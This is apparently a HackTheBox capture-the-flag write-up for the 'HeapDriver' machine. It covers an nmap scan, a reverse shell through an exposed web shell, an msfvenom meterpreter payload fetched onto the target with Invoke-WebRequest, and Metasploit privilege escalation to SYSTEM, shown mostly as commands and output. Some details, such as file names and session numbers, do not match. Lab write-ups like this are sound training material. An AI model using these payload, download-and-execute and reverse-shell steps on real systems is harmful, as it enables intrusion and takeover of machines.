
# HeapDriver

## Port Scan



```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/HeapDriver]
└─$ nmap -sC -sV heapdriver.htb -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 08:10 EDT
Nmap scan report for heapdriver.htb (10.129.96.184)
Host is up (0.041s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
4443/tcp open  http          Apache httpd 2.4.51 (OpenSSL/1.1.1l PHP/8.1.0)
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
|_http-title: HackTheBox WebShell
8000/tcp open  http          Apache httpd 2.4.51 ((Win64) OpenSSL/1.1.1l PHP/8.1.0)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: HackTheBox WebShell
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m59s
| smb2-time:
|   date: 2025-04-24T20:10:24
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.64 seconds
```

So we have a few open ports. Let's check out some of them.

## Port 8000


port 8000 Looks like we have a webshell on port 8000.

## Getting a Reverse Shell

Set up `netcat` listener.

Get a reverse shell for windows from [revshells.com](revshells.com)

*I like to get the base64 one.*



```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/HeapDriver]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.96.184] 49673
whoami
heapdriver\jr
PS C:\xampp\htdocs> pwd

Path
----
C:\xampp\htdocs


PS C:\xampp\htdocs> dir
```

## Moving to Metasploit

Then I had to move to `metasploit` so that I have a better shell and can use it for privilege escalation.

I had to create a new `exe` reverse shell with `msfvenom`

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.2
LPORT=5555 -f exe -o meterpreter.exe
```

Then, I had to get it on the system.


I started my python fileserver:

`python3 -m http.server`

And got it on the windows system

`Invoke-WebRequest http://10.10.14.2:8000/shell64.exe -OutFile shell64.exe`

Now, I have to set up my metasploit listener.



```
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, p
                                        rocess, none)
   LHOST     10.10.14.2       yes       The listen address (an interface may be spec
                                        ified)
   LPORT     1212             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

```
PS C:\Users\Jr\Desktop> Invoke-WebRequest http://10.10.14.2:8000/shell64.exe -OutFile
shell64.exe
PS C:\Users\Jr\Desktop> ./shell64.exe
PS C:\Users\Jr\Desktop> ./shell64.exe
PS C:\Users\Jr\Desktop>
```


```
msf6 exploit(multi/handler) > set lport 1212
lport => 1212
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.2:1212
[*] Sending stage (201798 bytes) to 10.129.96.184
[*] Meterpreter session 7 opened (10.10.14.2:1212 -> 10.129.96.184:49688) at 2025-04-2
4 09:02:40 -0400

meterpreter > 
```

# Privilege Escalation

Now, when I have my metasploit shell, I can use the metasploit exploit suggester.


I am going to use:

`post/multi/recon/local_exploit_suggester`



```
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Descri
ption
   -  ----                                      ---------------  ----    -----  ------
-----
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi
Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/r
econ/local_exploit_suggester

msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) >
```


I did `show options` to see what I had to specify.



```
Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for t
                                               he available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) >
```

Looks like I have to specify a session.


To see my sessions there is a command: `sessions`



```
View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  7         meterpreter x64/window   HEAPDRIVER\Jr @ HEAPDRI  10.10.14.2:1212 → 10.1
            s                        VER                      29.96.184:49688 (10.129
                                                              .96.184)

msf6 post(multi/recon/local_exploit_suggester) > 
```

```
set session 7
run
```

The suggester did find a bunch of exploits that we can use.




```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.129.96.184 - Collecting local exploits for x64/windows ...
[*] 10.129.96.184 - 196 exploit checks are being tried ...
[+] 10.129.96.184 - exploit/windows/local/bypassuac_dotnet_profiler: The target appear
s to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_fodhelper: The target appears to b
e vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_sdclt: The target appears to be vu
lnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_sluihijack: The target appears to
be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_1048_printerdemon: The target appea
rs to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_1337_printerdemon: The target appea
rs to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_17136: The target appears to be vul
nerable. A vulnerable Windows 10 v1809 build was detected!
[+] 10.129.96.184 - exploit/windows/local/cve_2021_40449: The target appears to be vul
nerable. Vulnerable Windows 10 v1809 build detected!
[+] 10.129.96.184 - exploit/windows/local/cve_2022_21882_win32k: The target appears to
 be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target
 appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The
 service is running, but could not be validated.
[*] Running check method for exploit 45 / 45
[*] 10.129.96.184 - Valid modules for session 7:
==============================
```

I am going to use the one I highlighted.

I set up the session again and a new port.

And eventually got my new session and became `nt authority\system`



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/cve_2021_40449) > set lhost 10.10.14.2
lhost ⇒ 10.10.14.2
msf6 exploit(windows/local/cve_2021_40449) > set lport 2323
lport ⇒ 2323
msf6 exploit(windows/local/cve_2021_40449) > set session 1
session ⇒ 1
msf6 exploit(windows/local/cve_2021_40449) > run

[*] Started reverse TCP handler on 10.10.14.2:2323
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
[*] Launching msiexec to host the DLL ...
[+] Process 7128 launched.
[*] Reflectively injecting the DLL into 7128 ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (201798 bytes) to 10.129.230.161
[*] Meterpreter session 2 opened (10.10.14.2:2323 → 10.129.230.161:49677) at 2025-04-24 09:41:29 -0400

meterpreter > shell
Process 1044 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```